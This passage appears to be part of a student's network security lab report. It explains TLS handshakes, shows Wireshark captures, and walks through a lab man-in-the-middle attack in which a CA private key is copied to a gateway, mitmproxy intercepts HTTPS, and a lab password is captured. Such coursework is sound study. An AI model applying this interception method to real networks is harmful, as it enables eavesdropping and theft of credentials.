  systemctl reload apache2
root@server:~# service apache2 restart
```



When a client browses to https://server.somedomain.nosuch, the browser initiates an SSL/TLS handshake with the server. During this process, the client and server exchange messages to establish a secure connection. The server presents its server certificate to the client, which contains its public key. The client verifies the authenticity of the server

certificate by checking the CA chain and ensuring that the server's domain name matches the domain name in the certificate. If everything checks out, the client generates a random symmetric key, encrypts it with the server's public key, and sends it to the server. The server decrypts the symmetric key using its private key, and the client and server use this key to encrypt and decrypt subsequent communication between them. This ensures that the communication between the client and server is secure and cannot be intercepted by an attacker.

Task 6.11 Observing encrypted web traffic and TLS exchange




20	0.001412643	192.168.12.1	192.168.23.3	TCP	74 [TCP Retransmission] 56312 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2328700206 TS
3	0.001419143	192.168.12.1	192.168.23.3	TCP	74 56312 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2328700206 TSecr=0 WS=128
4	0.001644350	192.168.23.3	192.168.12.1	TCP	74 443 → 56312 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3502642453 TSecr=232870
21	0.001652150	192.168.23.3	192.168.12.1	TCP	74 [TCP Retransmission] 443 → 56312 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=35
22	0.001853856	192.168.12.1	192.168.23.3	TCP	66 56312 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2328700207 TSecr=3502642453
5	0.001860556	192.168.12.1	192.168.23.3	TCP	66 56312 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2328700207 TSecr=3502642453
23	0.003892018	192.168.12.1	192.168.23.3	TCP	740 [TCP Retransmission] 56312 → 443 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=674 TSval=2328700208 TSecr=3502
6	0.003897018	192.168.12.1	192.168.23.3	TLSv1.3	740 Client Hello
7	0.004217627	192.168.23.3	192.168.12.1	TCP	66 443 → 56312 [ACK] Seq=1 Ack=675 Win=64512 Len=0 TSval=3502642455 TSecr=2328700208
24	0.004225328	192.168.23.3	192.168.12.1	TCP	66 443 → 56312 [ACK] Seq=1 Ack=675 Win=64512 Len=0 TSval=3502642455 TSecr=2328700208
8	0.005045752	192.168.23.3	192.168.12.1	TLSv1.3	310 Server Hello, Change Cipher Spec, Application Data, Application Data
25	0.005054753	192.168.23.3	192.168.12.1	TCP	310 [TCP Retransmission] 443 → 56312 [PSH, ACK] Seq=1 Ack=675 Win=64512 Len=244 TSval=3502642456 TSecr=23
26	0.005235758	192.168.12.1	192.168.23.3	TCP	66 56312 → 443 [ACK] Seq=675 Ack=245 Win=64128 Len=0 TSval=2328700210 TSecr=3502642456
9	0.005240358	192.168.12.1	192.168.23.3	TCP	66 56312 → 443 [ACK] Seq=675 Ack=245 Win=64128 Len=0 TSval=2328700210 TSecr=3502642456
27	0.005687072	192.168.12.1	192.168.23.3	TCP	130 [TCP Retransmission] 56312 → 443 [PSH, ACK] Seq=675 Ack=245 Win=64128 Len=64 TSval=2328700210 TSecr=3
10	0.005691572	192.168.12.1	192.168.23.3	TLSv1.3	130 Change Cipher Spec, Application Data
11	0.005861677	192.168.23.3	192.168.12.1	TCP	66 443 → 56312 [ACK] Seq=245 Ack=739 Win=64448 Len=0 TSval=3502642457 TSecr=2328700210
28	0.005871977	192.168.23.3	192.168.12.1	TCP	66 443 → 56312 [ACK] Seq=245 Ack=739 Win=64448 Len=0 TSval=3502642457 TSecr=2328700210
12	0.006012282	192.168.23.3	192.168.12.1	TLSv1.3	369 Application Data
29	0.006022182	192.168.23.3	192.168.12.1	TCP	369 [TCP Retransmission] 443 → 56312 [PSH, ACK] Seq=245 Ack=739 Win=64448 Len=303 TSval=3502642457 TSecr=
30	0.006099484	192.168.12.1	192.168.23.3	TCP	66 56312 → 443 [ACK] Seq=739 Ack=548 Win=64128 Len=0 TSval=2328700211 TSecr=3502642457
13	0.006103984	192.168.12.1	192.168.23.3	TCP	66 56312 → 443 [ACK] Seq=739 Ack=548 Win=64128 Len=0 TSval=2328700211 TSecr=3502642457
31	0.006965210	192.168.12.1	192.168.23.3	TCP	543 [TCP Retransmission] 56312 → 443 [PSH, ACK] Seq=739 Ack=548 Win=64128 Len=477 TSval=2328700212 TSecr=
14	0.006969910	192.168.12.1	192.168.23.3	TLSv1.3	543 Application Data
15	0.007530427	192.168.23.3	192.168.12.1	TCP	66 443 → 56312 [ACK] Seq=548 Ack=1216 Win=64128 Len=0 TSval=3502642458 TSecr=2328700212
16	0.007530427	192.168.23.3	192.168.12.1	TLSv1.3	564 Application Data
32	0.007542528	192.168.23.3	192.168.12.1	TCP	66 443 → 56312 [ACK] Seq=548 Ack=1216 Win=64128 Len=0 TSval=3502642458 TSecr=2328700212
33	0.007546628	192.168.23.3	192.168.12.1	TCP	564 [TCP Retransmission] 443 → 56312 [PSH, ACK] Seq=548 Ack=1216 Win=64128 Len=498 TSval=3502642459 TSecr
34	0.007770335	192.168.12.1	192.168.23.3	TCP	66 56312 → 443 [ACK] Seq=1216 Ack=1046 Win=64128 Len=0 TSval=2328700213 TSecr=3502642459
17	0.007775335	192.168.12.1	192.168.23.3	TCP	66 56312 → 443 [ACK] Seq=1216 Ack=1046 Win=64128 Len=0 TSval=2328700213 TSecr=3502642459

Traffic is encrypted in wireshark on “https://server.somedomain.nosuch” and unable to be read.

Task 6.12 An MITM attack

```
root@server:~# scp intermediate/private/intermediate.key.pem 192.168.23.2:
root@192.168.23.2's password:
intermediate.key.pem                                          100% 3243     4.3MB/s   00:00
root@server:~# scp intermediate/certs/intermediate.cert.pem 192.168.23.2:
root@192.168.23.2's password:
intermediate.cert.pem                                         100% 2106     3.0MB/s   00:00
root@server:~# scp ca/certs/ca.cert.pem 192.168.23.2:
root@192.168.23.2's password:
ca.cert.pem                                                   100% 2114     2.6MB/s   00:00
```


```
root@gateway:~# rm -r .mitmproxy/
root@gateway:~# mkdir .mitmproxy
root@gateway:~# cat intermediate.key.pem intermediate.cert.pem  ca.cert.pem > \
> .mitmproxy/mitmproxy-ca.pem
```





3	-0.002197267	192.168.12.1	192.168.12.2	DNS	84 Standard query 0x1d1b A server.somedomain.nosuch
1	0.000000000	192.168.23.2	192.168.23.3	DNS	123 Standard query 0x1517 A server.somedomain.nosuch OPT
2	0.000608619	192.168.23.3	192.168.23.2	DNS	139 Standard query response 0x1517 A server.somedomain.nosuch A 192.168.23.3 OPT
4	0.000808125	192.168.12.2	192.168.12.1	DNS	100 Standard query response 0x1d1b A server.somedomain.nosuch A 192.168.23.3
5	0.004082924	192.168.12.1	192.168.23.3	TCP	74 56328 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2330151819 TSecr=0 WS=128
6	0.004137326	192.168.23.3	192.168.12.1	TCP	74 443 → 56328 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1072515972 TSecr=2330151
7	0.004324632	192.168.12.1	192.168.23.3	TCP	66 56328 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2330151820 TSecr=1072515972
8	0.009555991	192.168.12.1	192.168.23.3	TLSv1	579 Client Hello
9	0.009568691	192.168.23.3	192.168.12.1	TCP	66 443 → 56328 [ACK] Seq=1 Ack=514 Win=64768 Len=0 TSval=1072515978 TSecr=2330151825
26	0.106185931	192.168.23.2	192.168.23.3	TCP	74 42837 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3987995344 TSecr=0 WS=128
27	0.106548942	192.168.23.3	192.168.23.2	TCP	74 443 → 42837 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=124804548 TSecr=39879953
28	0.106579543	192.168.23.2	192.168.23.3	TCP	66 42837 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3987995344 TSecr=124804548
29	0.119137926	192.168.23.2	192.168.23.3	TLSv1.3	370 Client Hello
30	0.119396833	192.168.23.3	192.168.23.2	TCP	66 443 → 42837 [ACK] Seq=1 Ack=305 Win=64896 Len=0 TSval=124804561 TSecr=3987995356
31	0.124022574	192.168.23.3	192.168.23.2	TLSv1.3	1514 Server Hello, Change Cipher Spec, Application Data
32	0.124022774	192.168.23.3	192.168.23.2	TCP	1514 443 → 42837 [PSH, ACK] Seq=1449 Ack=305 Win=64896 Len=1448 TSval=124804565 TSecr=3987995356 [TCP segmer
33	0.124022874	192.168.23.3	192.168.23.2	TCP	1266 443 → 42837 [PSH, ACK] Seq=2897 Ack=305 Win=64896 Len=1200 TSval=124804565 TSecr=3987995356 [TCP segmer
34	0.124067576	192.168.23.2	192.168.23.3	TCP	66 42837 → 443 [ACK] Seq=305 Ack=1449 Win=64128 Len=0 TSval=3987995361 TSecr=124804565
35	0.124079376	192.168.23.2	192.168.23.3	TCP	66 42837 → 443 [ACK] Seq=305 Ack=2897 Win=63488 Len=0 TSval=3987995361 TSecr=124804565
36	0.124168179	192.168.23.2	192.168.23.3	TCP	66 42837 → 443 [ACK] Seq=305 Ack=4097 Win=62720 Len=0 TSval=3987995361 TSecr=124804565
37	0.124951802	192.168.23.3	192.168.23.2	TLSv1.3	1074 Application Data, Application Data, Application Data
38	0.124962503	192.168.23.2	192.168.23.3	TCP	66 42837 → 443 [ACK] Seq=305 Ack=5105 Win=64128 Len=0 TSval=3987995362 TSecr=124804566
39	0.126497549	192.168.23.2	192.168.23.3	TLSv1.3	146 Change Cipher Spec, Application Data
40	0.129058727	192.168.23.3	192.168.23.2	TCP	66 443 → 42837 [ACK] Seq=5105 Ack=385 Win=64832 Len=0 TSval=124804570 TSecr=3987995364
41	0.129058827	192.168.23.3	192.168.23.2	TLSv1.3	385 Application Data
42	0.129089328	192.168.23.2	192.168.23.3	TCP	66 42837 → 443 [ACK] Seq=385 Ack=5424 Win=64128 Len=0 TSval=3987995366 TSecr=124804571
43	0.129200732	192.168.23.3	192.168.23.2	TLSv1.3	385 Application Data
44	0.129218632	192.168.23.2	192.168.23.3	TCP	66 42837 → 443 [ACK] Seq=385 Ack=5743 Win=64128 Len=0 TSval=3987995367 TSecr=124804571
10	0.143562469	192.168.23.3	192.168.12.1	TLSv1.3	4162 Server Hello, Change Cipher Spec, Application Data
11	0.145316122	192.168.12.1	192.168.23.3	TCP	66 56328 → 443 [ACK] Seq=514 Ack=4097 Win=61312 Len=0 TSval=2330151960 TSecr=1072516112


```
    12 0.148825029   192.168.23.3    192.168.12.1    TLSv1.3  1266 Application Data, Application Data, Application Data
    13 0.149045536   192.168.12.1    192.168.23.3    TCP        66 56328 → 443 [ACK] Seq=514 Ack=5297 Win=64128 Len=0 TSval=2330151964 TSecr=1072516117
    14 0.157993308   192.168.12.1    192.168.23.3    TLSv1.3   146 Change Cipher Spec, Application Data
    15 0.157993608   192.168.12.1    192.168.23.3    TLSv1.3   543 Application Data
    16 0.158064310   192.168.23.3    192.168.12.1    TCP        66 443 → 56328 [ACK] Seq=5297 Ack=594 Win=64768 Len=0 TSval=1072516126 TSecr=2330151973
    17 0.158077010   192.168.23.3    192.168.12.1    TCP        66 443 → 56328 [ACK] Seq=5297 Ack=1071 Win=64384 Len=0 TSval=1072516126 TSecr=2330151973
    18 0.158317718   192.168.23.3    192.168.12.1    TLSv1.3   321 Application Data
    19 0.159389350   192.168.12.1    192.168.23.3    TCP        66 56328 → 443 [ACK] Seq=1071 Ack=5552 Win=64128 Len=0 TSval=2330151975 TSecr=1072516127
    20 0.159417951   192.168.23.3    192.168.12.1    TLSv1.3   321 Application Data
    21 0.159627558   192.168.12.1    192.168.23.3    TCP        66 56328 → 443 [ACK] Seq=1071 Ack=5807 Win=64128 Len=0 TSval=2330151975 TSecr=1072516128
    45 0.168312222   192.168.23.2    192.168.23.3    TLSv1.3   543 Application Data
    46 0.168929441   192.168.23.3    192.168.23.2    TCP        66 443 → 42837 [ACK] Seq=5743 Ack=862 Win=64384 Len=0 TSval=124804610 TSecr=3987995406
    47 0.186292069   192.168.23.3    192.168.23.2    TLSv1.3   564 Application Data
    48 0.186331170   192.168.23.2    192.168.23.3    TCP        66 42837 → 443 [ACK] Seq=862 Ack=6241 Win=64128 Len=0 TSval=3987995424 TSecr=124804628
    22 0.255872186   192.168.23.3    192.168.12.1    TLSv1.3   424 Application Data
    23 0.256223197   192.168.12.1    192.168.23.3    TCP        66 56328 → 443 [ACK] Seq=1071 Ack=6165 Win=64128 Len=0 TSval=2330152071 TSecr=1072516224
    24 0.256235297   192.168.23.3    192.168.12.1    TLSv1.3   228 Application Data
    25 0.256455204   192.168.12.1    192.168.23.3    TCP        66 56328 → 443 [ACK] Seq=1071 Ack=6327 Win=64128 Len=0 TSval=2330152072 TSecr=1072516225
```


We can see in wireshark that the messages are encrypted and you cannot see an intervention by gateway.











Apache thinks the gateway is requesting the web page.

The attack works by intercepting and decrypting encrypted traffic, inspecting it, and then re-encrypting it before passing it on to the destination.

To set up the attack, the intermediate certificate authority's private key and certificate, as well as the root certificate authority's certificate, are copied from the server to the gateway machine. These certificates are used to generate a new MITM certificate, which is stored in the .mitmproxy directory on the gateway machine. This certificate is used to impersonate the server to the client and the client to the server, allowing the attacker to intercept and decrypt traffic between them.

The iptables commands redirect traffic on ports 80 and 443 to port 8080, where the mitmproxy instance is running. This allows the proxy to intercept and modify traffic in real-time.

Finally, the mitmproxy command starts the MITM proxy on port 8080 with transparent mode, which allows the attacker to intercept SSL/TLS traffic without the need for the client to explicitly configure a proxy. The --ssl-insecure option disables certificate validation, allowing the proxy to use the MITM certificate instead of the legitimate server certificate.

Task 6.13 Capturing your unique encrypted password

```
┌──(root💀client)-[~]
└─# ./httpsget
enter your Essex username rk20134
OK done, now find out the password that was sent!
```

The MITM attack intercepts the unencrypted password: 6f0c9fcf

```
https://192.168.23.3/index.html?username=rk20134&password=6f0c9fcf
  2023-03-20 04:24:43 GET HTTP/1.1 ← 200
                Request                          Response
User-Agent:     Wget/1.20.3 (linux-gnu)
Accept:         */*
Accept-Encoding: identity
Host:           server.somedomain.nosuch
Connection:     Keep-Alive
Query
username: rk20134
password: 6f0c9fcf
```

5	0.003038791	192.168.12.1	192.168.23.3	TCP	74	56358 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2332519669 TSecr=0 WS=128
6	0.003062991	192.168.23.3	192.168.12.1	TCP	74	443 → 56358 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1074883893 TSecr=2332519
7	0.003259797	192.168.12.1	192.168.23.3	TCP	66	56358 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2332519669 TSecr=1074883893
8	0.003563206	192.168.12.1	192.168.23.3	TLSv1.3	583	Client Hello
9	0.003581407	192.168.23.3	192.168.12.1	TCP	66	443 → 56358 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=1074883894 TSecr=2332519670
10	0.006338489	192.168.23.3	192.168.12.1	TLSv1.3	4162	Server Hello, Change Cipher Spec, Application Data
11	0.008724361	192.168.12.1	192.168.23.3	TCP	66	56358 → 443 [ACK] Seq=518 Ack=4097 Win=61312 Len=0 TSval=2332519675 TSecr=1074883897
12	0.008997269	192.168.12.1	192.168.23.3	TLSv1.3	72	Change Cipher Spec
13	0.009001869	192.168.23.3	192.168.12.1	TCP	66	443 → 56358 [ACK] Seq=4097 Ack=524 Win=64768 Len=0 TSval=1074883899 TSecr=2332519675
14	0.010902426	192.168.23.3	192.168.12.1	TLSv1.3	1267	Application Data, Application Data, Application Data
15	0.011188234	192.168.12.1	192.168.23.3	TCP	66	56358 → 443 [ACK] Seq=524 Ack=5298 Win=64128 Len=0 TSval=2332519677 TSecr=1074883901
16	0.011596046	192.168.12.1	192.168.23.3	TLSv1.3	140	Application Data
17	0.011606747	192.168.23.3	192.168.12.1	TCP	66	443 → 56358 [ACK] Seq=5298 Ack=598 Win=64768 Len=0 TSval=1074883902 TSecr=2332519678
18	0.011750651	192.168.23.3	192.168.12.1	TLSv1.3	305	Application Data
19	0.012110762	192.168.12.1	192.168.23.3	TCP	66	56358 → 443 [ACK] Seq=598 Ack=5537 Win=64128 Len=0 TSval=2332519678 TSecr=1074883902
20	0.012120762	192.168.23.3	192.168.12.1	TLSv1.3	305	Application Data
21	0.012314068	192.168.12.1	192.168.23.3	TCP	66	56358 → 443 [ACK] Seq=598 Ack=5776 Win=64128 Len=0 TSval=2332519678 TSecr=1074883902
22	0.013318098	192.168.12.1	192.168.23.3	TLSv1.3	284	Application Data
23	0.013326698	192.168.23.3	192.168.12.1	TCP	66	443 → 56358 [ACK] Seq=5776 Ack=816 Win=64640 Len=0 TSval=1074883904 TSecr=2332519679
37	0.016731100	192.168.23.2	192.168.23.3	TCP	74	49587 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3990363176 TSecr=0 WS=128
38	0.016993908	192.168.23.3	192.168.23.2	TCP	74	443 → 49587 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=127172381 TSecr=399036317
39	0.017013308	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3990363176 TSecr=127172381
40	0.023311497	192.168.23.2	192.168.23.3	TLSv1.3	360	Client Hello
41	0.023792211	192.168.23.3	192.168.23.2	TCP	66	443 → 49587 [ACK] Seq=1 Ack=295 Win=64896 Len=0 TSval=127172387 TSecr=3990363183
42	0.025045349	192.168.23.3	192.168.23.2	TLSv1.3	1514	Server Hello, Change Cipher Spec, Application Data
43	0.025045449	192.168.23.3	192.168.23.2	TCP	1514	443 → 49587 [PSH, ACK] Seq=1449 Ack=295 Win=64896 Len=1448 TSval=127172388 TSecr=3990363183 [TCP segmer
44	0.025045449	192.168.23.3	192.168.23.2	TCP	1266	443 → 49587 [PSH, ACK] Seq=2897 Ack=295 Win=64896 Len=1200 TSval=127172388 TSecr=3990363183 [TCP segmer
45	0.025059549	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [ACK] Seq=295 Ack=1449 Win=64128 Len=0 TSval=3990363184 TSecr=127172388
46	0.025065849	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [ACK] Seq=295 Ack=2897 Win=63488 Len=0 TSval=3990363184 TSecr=127172388
47	0.025068349	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [ACK] Seq=295 Ack=4097 Win=62720 Len=0 TSval=3990363184 TSecr=127172388
48	0.025138151	192.168.23.3	192.168.23.2	TLSv1.3	1059	Application Data, Application Data, Application Data
49	0.025143352	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [ACK] Seq=295 Ack=5090 Win=61952 Len=0 TSval=3990363184 TSecr=127172389
50	0.025549664	192.168.23.2	192.168.23.3	TLSv1.3	146	Change Cipher Spec, Application Data
51	0.026417990	192.168.23.3	192.168.23.2	TCP	66	443 → 49587 [ACK] Seq=5090 Ack=375 Win=64832 Len=0 TSval=127172390 TSecr=3990363185
52	0.026631096	192.168.23.3	192.168.23.2	TLSv1.3	369	Application Data
53	0.026639496	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [ACK] Seq=375 Ack=5393 Win=64128 Len=0 TSval=3990363186 TSecr=127172390
54	0.026691598	192.168.23.3	192.168.23.2	TLSv1.3	369	Application Data
55	0.026696598	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [ACK] Seq=375 Ack=5696 Win=64128 Len=0 TSval=3990363186 TSecr=127172390
56	0.027085010	192.168.23.2	192.168.23.3	TLSv1.3	284	Application Data
57	0.027406019	192.168.23.3	192.168.23.2	TCP	66	443 → 49587 [ACK] Seq=5696 Ack=593 Win=64640 Len=0 TSval=127172391 TSecr=3990363186
58	0.027722129	192.168.23.3	192.168.23.2	TLSv1.3	585	Application Data
59	0.027733329	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [ACK] Seq=593 Ack=6215 Win=64128 Len=0 TSval=3990363187 TSecr=127172391
24	0.030157101	192.168.23.3	192.168.12.1	TLSv1.3	395	Application Data
25	0.030490411	192.168.12.1	192.168.23.3	TCP	66	56358 → 443 [ACK] Seq=816 Ack=6105 Win=64128 Len=0 TSval=2332519697 TSecr=1074883920
26	0.030500712	192.168.23.3	192.168.12.1	TLSv1.3	278	Application Data
27	0.030686417	192.168.12.1	192.168.23.3	TCP	66	56358 → 443 [ACK] Seq=816 Ack=6317 Win=64128 Len=0 TSval=2332519697 TSecr=1074883921
28	0.031883453	192.168.12.1	192.168.23.3	TCP	66	56358 → 443 [FIN, ACK] Seq=816 Ack=6317 Win=64128 Len=0 TSval=2332519697 TSecr=1074883921
60	0.032157261	192.168.23.2	192.168.23.3	TLSv1.3	90	Application Data
61	0.032180962	192.168.23.2	192.168.23.3	TCP	66	49587 → 443 [FIN, ACK] Seq=617 Ack=6215 Win=64128 Len=0 TSval=3990363191 TSecr=127172391
29	0.032804781	192.168.23.3	192.168.12.1	TLSv1.3	90	Application Data
30	0.032814381	192.168.23.3	192.168.12.1	TCP	66	443 → 56358 [FIN, ACK] Seq=6341 Ack=817 Win=64640 Len=0 TSval=1074883923 TSecr=2332519697
31	0.033043488	192.168.12.1	192.168.23.3	TCP	54	56358 → 443 [RST] Seq=817 Win=0 Len=0
32	0.033043588	192.168.12.1	192.168.23.3	TCP	54	56358 → 443 [RST] Seq=817 Win=0 Len=0
